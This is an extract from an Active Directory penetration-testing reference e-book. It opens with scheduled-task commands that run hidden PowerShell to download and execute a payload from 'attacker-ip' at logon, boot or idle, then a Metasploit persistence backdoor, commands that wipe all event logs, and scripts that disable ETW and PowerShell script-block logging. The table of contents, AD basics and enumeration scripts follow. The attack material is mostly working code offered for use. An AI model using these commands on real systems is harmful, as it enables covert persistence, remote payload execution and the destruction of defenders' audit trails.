payload"))'" /SC onlogon /RU System
```

#64-bit-machine

```
SCHTASKS /CREATE /TN persistence /TR  
"C:\Windows\sjswow64\WindowsPowerShell\v  
1.0\powershell.exe -WindowStyle  
hidden -NoLogo -Noninteractive -ep  
bypass -nop -c 'IEX ((new-object  
net.webclient)  
.downloadstring("http://attacker-ip/  
payload"))'" /SC onlogon /RU System
```

The below scheduled tasks will use PowerShell to retrieve/download and execute a payload hosted on the attacker machine **When the system starts/boots**. The payload could a direct reverse shell written in any language or it can be a malicious backdoor.

#x86-bit-machine

```
SCHTASKS /CREATE /TN persistence /TR  
"C:\Windows\System32\WindowsPowerShell\v  
1.0\powershell.exe -WindowStyle  
hidden -NoLogo -Noninteractive -ep  
bypass -nop -c 'IEX ((new-object  
net.webclient)  
.downloadstring("http://attacker-ip/  
payload"))'" /SC onstart /RU System
```

#64-bit-machine

```
SCHTASKS /CREATE /TN persistence /TR  
"C:\Windows\sjswow64\WindowsPowerShell\v  
1.0\powershell.exe -WindowStyle  
hidden -NoLogo -Noninteractive -ep  
bypass -nop -c 'IEX ((new-object  
net.webclient)  
.downloadstring("http://attacker-ip/  
payload"))'" /SC onstart /RU System
```

The below scheduled tasks will use PowerShell to retrieve/download and execute a payload hosted on the attacker machine **If the user is idle for more than 30 minutes.** The payload could a direct reverse shell

written in any language or it can be a malicious backdoor.

#x86-bit-machine

```
SCHTASKS /CREATE /TN persistence /TR  
"C:\Windows\System32\WindowsPowerShell\v  
1.0\powershell.exe -WindowStyle  
hidden -NoLogo -Noninteractive -ep  
bypass -nop -c 'IEX ((new-object  
net.webclient)  
.downloadstring("http://attacker-ip/  
payload"))'" /SC onidle /i 30
```

#64-bit-machine

```
SCHTASKS /CREATE /TN persistence /TR  
"C:\Windows\sjswow64\WindowsPowerShell\v  
1.0\powershell.exe -WindowStyle  
hidden -NoLogo -Noninteractive -ep  
bypass -nop -c 'IEX ((new-object  
net.webclient)  
.downloadstring("http://attacker-ip/  
payload"))'" /SC onidle /i 30
```

Persistence Using Scheduled Tasks- REMOTE

```
SCHTASKS /Create /S <target> /RU  
<username> /RP  
<password> /TN "<task name>" /TR "  
<command>"/SC  
<frequency> /ST <time>
```

Persistence with Metasploit

If you managed to compromise a machine and wants to logout and then login later, you can use Metasploit persistence module and plant a persistence backdoor.

This method requires a Meterpreter session and an executable/backdoor that will connect back to your machine.

Follow below steps

```
msf > use  
post/windows/manage/persistence  
msf· > set LHOST <attackers ip>  
msf > set LPORT <attackers port>  
msf > set PAYLOAD_TYPE <tcp or http or  
https>  
msf > set REXENAME backdoor.exe  
msf >SESSION 1  
msf> set STARTUP SERVICE
```

Clearing Tracks

Premise

Almost all event logging capability within Windows is handled from ETW (Event Tracing for Windows) at both the application and kernel level.

Event IDs are a core feature of Windows logging. Events are sent and transferred in XML(Extensible Markup Language) format which is the standard for how events are defined and implemented by providers.

Following security best practices, it is typical for a modern environment to employ log forwarding. Log forwarding means that the SOC will move or “forward” logs from the host machine to a central


server or indexer. Even if an attacker can delete logs from the host machine, they could already be off of the device and secured.

Assuming an attacker did destroy all of the logs before they were forwarded, or if they were not forwarded, how would this raise an alert? An attacker must first consider environment integrity; if no logs originate from a device, that can present serious suspicion and lead to an investigation. Even if an attacker did control what logs were removed and forwarded, defenders could still track the tampering.

Clear Logs From Event Viewer

Press the Windows + R keys to open the Run dialog, type **eventvwr.msc** and click OK.

On the left sidebar of Event Viewer, expand “Windows Logs” and right-click one of the events categories, then select **Clear Log** from the menu that comes up.



Click either the “**Save and Clear**” or the **Clear** button to confirm.

Or you can use the command prompt in an elevated mode:

```
for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"
```

And with Powershell

```
Get-EventLog -LogName * | ForEach {  
    Clear-EventLog $_.Log }
```

Log Smashing

The below event IDs can monitor the process of destroying logs or “log smashing.” This poses a clear risk to attackers attempting to tamper with or destroy logs. Although it is possible to bypass these mitigations further or tamper with the logs, an attacker must assess the risk. When approaching an environment, you are generally unaware of security practices and take an **OPSEC (Operational Security)** risk by attempting this approach.

Logs when the Windows Security audit log was cleared

- Event ID 1102
Log file was cleared
- Event ID 104
Windows Event Log service was shut down
- Event ID 1100

Powershell Reflection

Within PowerShell, ETW providers are loaded into the session from a **.NET assembly: PSEtwLogProvider**.

From the [Microsoft docs](#), "Assemblies form the fundamental units of deployment, version control, reuse, activation scoping, and security permissions for .NET-based applications." .NET assemblies may seem foreign; however, we can make them more familiar by knowing they take shape in familiar formats such as an exe (executable) or a dll (dynamic-link library).

In a PowerShell session, most .NET assemblies are loaded in the same security context as the user at startup. Since the session has the same privilege level as the loaded assemblies, we can modify the assembly fields and values through PowerShell reflection.

From [O'Reilly](#) , "Reflection allows you to look inside an assembly and find out its characteristics. Inside a .NET assembly, information is stored that describes what the assembly contains. This is called metadata. A .NET assembly is, in a sense, self-describing, at least if interrogated correctly."

In the context of **ETW** (**E**vent **T**racing for **W**indows), an attacker can reflect the ETW event provider assembly and set the field `m_enabled` to `$null`.

1. Obtain .NET assembly for **PSEtwLogProvider**.

```
$logProvider =  
[Ref].Assembly.GetType('System.Managem  
ent.Automation.Tracing.PSEtwLogProvide  
r')
```

2. Store a null value for **etwProvider** field.

```
$etwProvider =  
$logProvider.GetField('etwProvider', 'N  
onPublic, Static').GetValue($null)
```

3. Set the field for **m_enabled** to previously stored value.

```
[System.Diagnostics.Eventing.EventProv  
ider].GetField('m_enabled', 'NonPublic,  
Instance').SetValue($etwProvider, 0);
```

Disable Powershell Event Providers via GPO *Process*

Two of the most popular GPO providers provide coverage over PowerShell, including script block logging and module logging.

Script block logging will log any script blocks executed within a PowerShell session.

Event ID 4104 is most prevalent to attackers and can expose their scripts if not properly obfuscated or hidden.

The module logging and script block logging providers are both enabled from a group policy, specifically **Administrative Templates -> Windows Components -> Windows PowerShell**.

The general goal of disabling these providers is to limit the visibility of components you require while still making the environment seem untampered.

Practical

Within a PowerShell session, system assemblies are loaded in the same security context as users. This means an attacker has the same privilege level as the assemblies that cache GPO settings. Using reflection, an attacker can obtain the utility dictionary and modify the group policy for either PowerShell provider.

At a high-level a group policy takeover can be broken up into three steps:

1. Obtain group policy settings from the utility cache by obtainning the type of **System.Management.Automation.Utils** and identifying the GPO cache field **cachedGroupPolicySettings**

```
$GroupPolicySettingsField =
[ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings',
'NonPublic,Static')
$GroupPolicySettings =
$GroupPolicySettingsField.GetValue($null)
```

2. Modify generic provider to **0**: we can leverage the GPO variable to modify either event provider setting to **0**. **EnableScriptBlockLogging** will control **4104** events, limiting the visibility of script execution. Modification can be accomplished by writing to the object or registry directly.

```
$GroupPolicySettings[ 'ScriptBlockLogging' ][ 'EnableScriptBlockLogging' ] = 0
```

3. Modify the invocation or module definition:
Likewise,

EnableScriptBlockInvocationLogging will control **4103** events, limiting the visibility of cmdlet and pipeline execution.

```
$GroupPolicySettings[ 'ScriptBlockLogging' ]
[ 'EnableScriptBlockInvocationLogging' ]
= 0
```

So a full working script is below

```
$GroupPolicyField =
[ref].Assembly.GetType('System.Managem
ent.Automation.Utils').GetField('cache
dGroupPolicySettings',
'NonPublic,Static');

If ($GroupPolicyField) {
    $GroupPolicyCache =
$GroupPolicyField.GetValue($null);

    If
($GroupPolicyCache['ScriptBlockLogging'
']) {
        $GroupPolicyCache['ScriptBlockLogging'
][['EnableScriptBlockLogging']] = 0;

        $GroupPolicyCache['ScriptBlockLogging'
]
['EnableScriptBlockInvocationLogging']
= 0;
    }
    $val =
[System.Collections.Generic.Dictionary
[string,System.Object]]::new();
```

```
$val.Add('EnableScriptBlockLogging',  
0);  
  
$val.Add('EnableScriptBlockInvocationL  
ogging', 0);  
  
$GroupPolicyCache['HKEY_LOCAL_MACHINE\  
Software\ Policies\Microsoft\Windows\Po  
werShell\ScriptBlockLogging'] = $val  
};
```

Disable Log Pipeline

Within PowerShell, each module or snap-in has a setting that anyone can use to modify its logging functionality. From the [Microsoft docs](#), “When the *LogPipelineExecutionDetails* property value is TRUE (**\$true**), Windows PowerShell writes cmdlet and function execution events in the session to the Windows PowerShell log in Event Viewer.” An attacker can change this value to **\$false** in any PowerShell session to disable a module logging for that specific session. The Microsoft docs even note the ability to disable logging from a user session.

The script block below can be appended to

any PowerShell script or run in a session to disable module logging of currently imported modules.

```
$module = Get-Module  
Microsoft.PowerShell.Utility  
# Get target module  
$module.LogPipelineExecutionDetails =  
$false # Set module execution details  
to false  
$snap = Get-PSSnapin  
Microsoft.PowerShell.Core  
# Get target ps-snapin  
$snap.LogPipelineExecutionDetails =  
$false  
# Set ps-snapin execution details to  
false
```

Clearing Event Logs

[1] cmd

```
for /F "tokens=*" %1 in ('wevtutil.exe  
el') DO wevtutil.exe cl "%1"
```

[2] powershell

```
wevtutil el | Foreach-Object {wevtutil  
cl "$_"}
```

[3] From Event Viewer GUI


PowerShell script block logs are located in *Microsoft/Windows/PowerShell/Operational* or *Microsoft-Windows-PowerShell*.

You can then select *Clear Log* under actions in the GUI or run the below PowerShell cmdlet to remove the necessary logs.

```
Remove-EventLog
```

Active Directory Penetration Testing

Study Notes & Commands
Reference



MOTASEM HAMDAN

Table of Contents

- Introduction
- About The Authors
- AD Basics
 - Windows Domain
 - Active Directory
 - Domain Controller
 - Trees
 - Forests
 - AD Trust
 - Security Groups vs OUs
 - Group Policy
 - Authentication Protocols in AD
- Enumeration
 - Users, Groups and Machines Enumeration
 - Enumerating Defenses and Security Settings
 - Enumeration with Automated Scripts
 - Enumeration with Powerview.ps1
 - Enumeration with Metasploit and Powersploit
 - Powershell Script for user enumeration

- Powershell Script for Enumerating specific user accounts
- Powershell Script for Enumerating Groups
- Powershell Script for Enumerating service principal names to figure out the running services on the domain controller.
- AD Enumeration with DSquery
- Enumerating Services and Processes
 - RPC
 - MSRPC TCP 135
- Enumerating Registry
- Powershell Enumeration
- Exploitation and Privilege Escalation
 - BloodHound
 - Data Interpretation in BloodHound
 - Exploiting ACEs and Permission Delegations
 - Exploiting Active Directory using DCOM with Macro-Enabled MS Excel
 - Performing DCSync Attack
 - Understanding DCSync
 - With Impacket tools
 - With powershell and Impacket tools

- With MimiKatz
- Automated
- Exploiting SeBackupPrivilege
 - Using the diskshadow method and powershell
 - By copying the SAM and SYSTEM registry hives
- Exploiting SeManageVolumePrivilege
- Exploiting PAC in Kerebro
- Exploiting Server Operators Group
- Exploiting DNS Admin Group
- Exploiting Group Policy Preferences
 - Manual Methods
 - With Metasploit
- Exploitation with Powersploit
- Token Impersonation
 - With Metasploit
- Kerberos Delegation Exploitation
 - Exploiting Delegation With Powerview.ps1
- Exploiting Service Accounts
 - SPN Components:
- Credential Harvesting & Persistence Attacks
 - Kerberos Definition

- Common Terminology
- Kerberos Authentication Overview
- Kerberos Tickets
- Kerberos Attacks
 - Enumerating usernames and Tickets on Kereberos
 - Password Spraying Attack
 - ASREP ROASTING
 - Brute forcing usernames and passwords with Kereberos
 - Keberoasting using cracked credentials
 - Brute forcing a user hash given a list of users and hashes by performing TGTs retrieval
 - Kerberos Golden and Silver Tickets
- Cracking ntds.dit and registry file system
- LDAP Pass-back attack
- Harvesting Credentials from Config Files
- Harvesting Credentials From SAM
- Harvesting From Credential Manager
- Harvesting using Local Administrator Password Solution (LAPS)
- Persistence through SID History
- Persistence Through Group Policy

- Persistence through Nested Groups
- Persistence Through Logon Script Deployment
- Post Exploitation
 - Credential Harvesting
 - Dumping certificates from target machine with powershell and Mimikatz in memory
 - Infecting other domain joined machines using WMI method from Powerview
 - Downloading and executing a powershell script in memory (Mimikatz.ps1) to harvest admin password on the targeted domain controller.
 - Powershell script that Downloads Mimikatz and executes it on multiple defined machines using WMI.
 - Credential Harvesting Using LDAP Queries
 - Accessing the netlogon share on DC
- Lateral Movement
 - Definition
 - With PsExec
 - With WINRM
 - With Service Management Tools SC
 - With Scheduled Tasks
 - With WMI

- Using PassTheHash
- Using Pass The Ticket
- Using Overpass-the-hash / Pass-the-Key
- Executing remote commands on a domain machine with their pair of credentials and winrm open (run as method)
- Using Port Forwarding
 - SSH Tunneling
 - With Socat
 - Dynamic Forwarding with SOCKS

Introduction

This e-book is intended to be used as quick reference to facts and information on the subject of Windows Active Directory Penetration Testing. Additionally, it can also be used to Windows Active Directory Penetration Testing.

About The Authors

The MasterMinds Group is a group of talented authors and writers who are experienced and well-versed across different fields. The group is led by, [Motasem Hamdan](#), who is a Cybersecurity content creator and YouTuber.

The MasterMinds Group offers students and professionals study notes, book summaries, online courses and references across different work areas such as:

- Cybersecurity & Hacking
- Information Technology & System Administration
- Digital Marketing
- Business & Money
- Fitness & Health
- Self Improvement
- Data Analytics
- Blogging & Making Money Online
- Psychology
- Engineering

The group offers consultation services in the below areas:

- Cybersecurity Consultation: this includes specialized-article writing services and malware removal.
- Digital Marketing & System Administration: this includes SEO, Google & Meta ads advertising.

Contact: consultation@motasem-notes.net

Instagram: [mastermindsstudynotes](https://www.instagram.com/mastermindsstudynotes)

Web: [Masterminds Group](#)

Store: [Browse](#)

AD Basics

Windows Domain

Simply put, a **Windows domain** is a group of users and computers under the administration of a given business. The main idea behind a domain is to centralise the administration of common components of a Windows computer network in a single repository called **Active Directory (AD)**. The server that runs the Active Directory services is known as a **Domain Controller (DC)**.

Active Directory

The core of any Windows Domain is the **Active Directory Domain Service (AD DS)**. This service acts as a catalogue that holds the information of all of the "objects" that exist on your network. Amongst the many objects supported by AD, we have users, groups, machines, printers, shares and many others.

Domain Controller

A Domain Controller is an Active Directory server that acts as the brain for a Windows server domain;

it supervises the entire network. Within the domain, it acts as a gatekeeper for users' authentication and IT resources authorization

Trees

Tree is a set of domains. Trees are responsible for sharing resources between the domains. The communication between the domains inside a tree is possible by either one-way or two-way trust. When a domain is added to the Tree, it becomes the Offspring domain of that particular domain to which it is added – now a Parent domain.

Forests

Forest is a set of trees. When the sharing of the standard global catalogue, directory schema, logical structure, and directory configuration between the collections of trees is made successfully, it is called a Forest. Communication between two forests becomes possible once a forest-level trust is created.

AD Trust

AD trust is the established communication bridge between the domains in Active Directory. When we

say one domain trusts another in the AD network, it means its resources can be shared with another domain. However, one domain's resources are not directly available to every other domain, as it is not safe. Thus, the resource sharing availability is governed by Trusts in AD. The AD trusts are of two categories, which are classified based on their characteristics or the current direction.

Transitive trust reflects a two-way relationship between domains. If there are three domains, domain A trusts domain B and domain B has a transitive trust with domain C. Consequently, domain A will automatically trust domain C for sharing resources. AD trusts are of two types when classified based on their direction: One-way and Two-way trusts. You can access the AD trust through the following:

**Server Manager > Tools > Active Directory
Domains and Trust**

Security Groups vs OUs

- **OUs** are handy for **applying policies** to users and computers, which include specific configurations that pertain to sets of users depending on their particular role in the enterprise. Remember, a user can only be a member of a single OU at a time, as it wouldn't

make sense to try to apply two different sets of policies to a single user.

- **Security Groups**, on the other hand, are used to **grant permissions over resources**. For example, you will use groups if you want to allow some users to access a shared folder or network printer. A user can be a part of many groups, which is needed to grant access to multiple resources.

Group Policy

Definition

Group policy is used to push different configurations and security baselines to users depending on their department and organizational unit.

GPOs can contain policies aimed at either users or computers, allowing you to set a baseline on specific machines and identities.

GPOs are distributed to the network via a network share called **SYSVOL**, which is stored in the DC. All users in a domain should typically have access to this share over the network to sync their GPOs periodically. The SYSVOL share points by default to the **C:\Windows\SYSVOL\sysvol** directory on each of the DCs in our network.

Applying Changes

Once a change has been made to any GPOs, it might take up to 2 hours for computers to catch up. If you want to force any particular computer to sync its GPOs immediately, you can always run the following command on the desired computer:

```
PS C:\> gpupdate /force
```

Authentication Protocols in AD

When using Windows domains, all credentials are stored in the Domain Controllers. Whenever a user tries to authenticate to a service using domain credentials, the service will need to ask the Domain Controller to verify if they are correct. Two protocols can be used for network authentication in windows domains:

- **Kerberos:** Used by any recent version of Windows. This is the default protocol in any recent domain.
- **NetNTLM:** Legacy authentication protocol kept for compatibility purposes.

While NetNTLM should be considered obsolete, most networks will have both protocols enabled.

Enumeration

Users, Groups and Machines Enumeration

Find if machine is part of AD

```
systeminfo | findstr Domain
```

Retrieving all AD user accounts

[1]

```
Get-ADUser -Filter *
```

[2]

```
net user /domain
```

[3]

```
Get-ADUser -Identity user.user -Server  
local.example.com -Properties * |  
Format-Table Name, SamAccountName -A
```

- **-Identity** - The account name that we are enumerating
- **-Properties** - Which properties associated with the account will be shown, * will show all properties
- **-Server** - If your machine you are running the command from is not domain-joined, you have to use this parameter to point it to your domain controller.

Enumerating specific user account

```
net user user.user /domain
```

Retrieving users part of a group

In the example below, we retrieve all users who are part of the **users** group in the domain **victim.com**

```
Get-ADUser -Filter * -SearchBase  
"CN=Users,DC=victim,DC=COM"
```

Enumerating Groups

[1]

```
net group /domain
```

And for a specific group

```
net group "DNS Admins" /domain
```

[2]

```
Get-ADGroup -Identity Administrators -  
Server local.example.com
```

Password Policy

We can use the **net** command to enumerate the password policy of the domain by using the **accounts** sub-option

```
net accounts /domain
```

The Domain

We can use **Get-ADDomain** to retrieve additional information about the specific domain:

```
Get-ADDomain -Server local.example.com
```

Enumerating Defenses and Security Settings

Checking If windows defender server is open [1]

```
Get-Service WinDefend
```

Checking If windows defender server is open [2]

```
Get-MpComputerStatus | select  
RealTimeProtectionEnable
```

Checking the status of Windows Firewall

```
Get-NetFirewallProfile | Format-Table  
Name, Enabled
```

Retrieve all windows firewall rules

Very beneficial if you want to determine the status of a port and whether you can use it to open a communication channel with your attacking servers.

```
Get-NetFirewallRule | select  
DisplayName, Enabled, Description
```

Then you can test a connection on a specific port such as 4545

```
Test-NetConnection -ComputerName  
[attacker-ip] -Port 4545
```

Discover if sysmon is installed or running

Sysmon gathers and logs events once installed . These logs indicators can significantly help system administrators and blue teamers to track and

investigate malicious activity and help with general troubleshooting.

As a red teamer, one of the primary goals is to stay undetectable, so it is essential to be aware of these tools and avoid causing generating and alerting events

[1]

```
PS C:\Users\admin> Get-Process |  
Where-Object { $_.ProcessName -eq  
"Sysmon" }
```

[2]

```
PS C:\Users\admin> Get-CimInstance  
win32_service -Filter "Description =  
'System Monitor service'"
```

[3]

```
PS C:\Users\admin> Get-Service |  
where-object {$_.DisplayName -like  
"*sysm*"}
```

[4]

```
PS C:\Users\admin> reg query  
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-Sysmon/Operational
```

[5]

Once you detect it, you can try to find the sysmon configuration file if you have readable permission to understand what system administrators are monitoring

```
PS C:\Users\admin> findstr /si  
'<ProcessCreate onmatch="exclude">'  
C:\tools\*
```

Enumeration with Automated Scripts

Enumeration with Powerview.ps1

Download link

```
https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon
```

First we import the modules

```
Import-Module powerview.ps1
```

Retrieve domain controller information

```
Get-NetDomainController
```

Enumerating logged-in users in the current workstation and the domain controller

```
PS C:\Tools\active_directory> Get-  
NetLoggedon
```

Get current active sessions on the domain controller

```
PS C:\Tools\active_directory> Get-  
NetSession
```

Listing Computers

```
"Get-NetComputer | select name"
```

Get users created/modified after a specific date

```
Get-ADUser -Filter {((Enabled -eq $True) -and (Created -gt "Monday, April 10, 2023 00:00:00 AM"))} -Property Created, LastLogonDate | select SamAccountName, Name, Created | Sort-Object Created
```

Get computers joined to the domain along with date and other relevant details

```
Get-ADComputer -filter * -properties whencreated | Select Name,@{n="Owner";e={(Get-acl "ad:\$($_.distinguishedname)").owner}},whencreated
```

More cmdlets can be found below

<https://powersploit.readthedocs.io/en/latest/Recon/>

Enumeration with Metasploit and Powerspolit

```
load powershell  
powershell_import  
/root/Desktop/PowerView.ps1  
powershell_execute Get-NetDomain
```

Enumerating Local Admins

```
Powershell_execute Invoke-  
EnumerateLocalAdmin
```

Enumerating all hosts and domain controllers

```
powershell_import  
/root/Desktop/HostEnum.ps1  
powershell_shell Invoke-HostEnum -Local  
-Domain
```

HostEnum.ps1 can be found [here](#)

<https://github.com/threatexpress/red-team-scripts/blob/master/HostEnum.ps1>

Host Recon

```
powershell_import  
/root/Desktop/HostRecon.ps1  
powershell_execute Invoke-HostRecon
```

HostRecon.ps1 link is below

<https://github.com/dafthack/HostRecon/blob/master/HostRecon.ps1>

Powershell Script for user enumeration

[Script Name: User-Enumeration.psh]

```
$domainObj =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName =
"DC=$($domainObj.Name.Replace('.',
',DC='))"
$SearchString += $DistinguishedName
$Searcher = New-Object
System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object
System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
$Searcher.filter="samAccountType=80530
6368"
$Searcher.FindAll()
```

Powershell Script for Enumerating specific user accounts

[Script Name: Specific-User-Enumeration.psh]

```
$domainObj =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($domainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName =
"DC=$($domainObj.Name.Replace('.','
',DC=''))"
$SearchString += $DistinguishedName
$Searcher = New-Object
System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object
System.DirectoryServices.DirectoryEntr
y
$Searcher.SearchRoot = $objDomain
$Searcher.filter="name=[account-name]"
$Searcher.FindAll()
Foreach($obj in $Result)
{
    Foreach($prop in $obj.Properties)
    {
        $prop
    }
}
```

```
Write-Host "-----"  
}
```

Powershell Script for Enumerating Groups

[Script Name: Group-Enumeration.psh]

```
$domainObj =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($domainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName =
"DC=$($domainObj.Name.Replace('.','
',DC=''))"
$SearchString += $DistinguishedName
$Searcher = New-Object
System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object
System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
$Searcher.filter="(objectClass=Group)"
$Result = $Searcher.FindAll()
Foreach($obj in $Result)
{
    $obj.Properties.name
}
Enumerating specific group and its
members
```

```

$domainObj =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($domainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName =
"DC=$($domainObj.Name.Replace('.',
',DC='))"
$SearchString += $DistinguishedName
$Searcher = New-Object
System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object
System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
$Searcher.filter="(name=[group-name])"
$result = $Searcher.FindAll()
Foreach($obj in $result)
{
    $obj.Properties.member
}

```

Powershell Script for Enumerating service principal names to figure out the running

services on the domain controller.

In the example below, we enumerate for 'http'.

[Script Name: srv-principal-names-enumeration.psh]

```
$domainObj =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($domainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName =
"DC=$($domainObj.Name.Replace('.','
',DC=''))"
$SearchString += $DistinguishedName
$Searcher = New-Object
System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object
System.DirectoryServices.DirectoryEntr
y
$Searcher.SearchRoot = $objDomain
$Searcher.filter="serviceprincipalname
=*http*"
$Result = $Searcher.FindAll()
Foreach($obj in $Result)
{
Foreach($prop in $obj.Properties)
{
$prop
```

```
}
```

```
}
```

AD Enumeration with DSquery

Listing users

```
dsquery user -limit 0
```

Listing Groups

The assumed domain below is **target.com**

```
dsquery group "cn=users, dc=target,  
dc=com"
```

Listing Domain Admins

```
dsquery group -name "domain admins" |  
dsget group -members -expand
```

List groups a user is member of

```
dsquery user -name user | dsget user -  
memberof -expand
```

Getting a user's ID

```
dsquery user -name bob | dsget user -  
samid
```

List inactive accounts for 3 weeks

```
dsquery user -inactive 3
```

Enumerating Services and Processes

RPC

Usually run on port 111

Logging in

```
root@kali:Rpcclient [ip-or dns name] -U  
'username'
```

Logging in with hash

```
root@kali:Rpcclient --pw-nt-hash -U  
[username] [ip-or-domain]
```

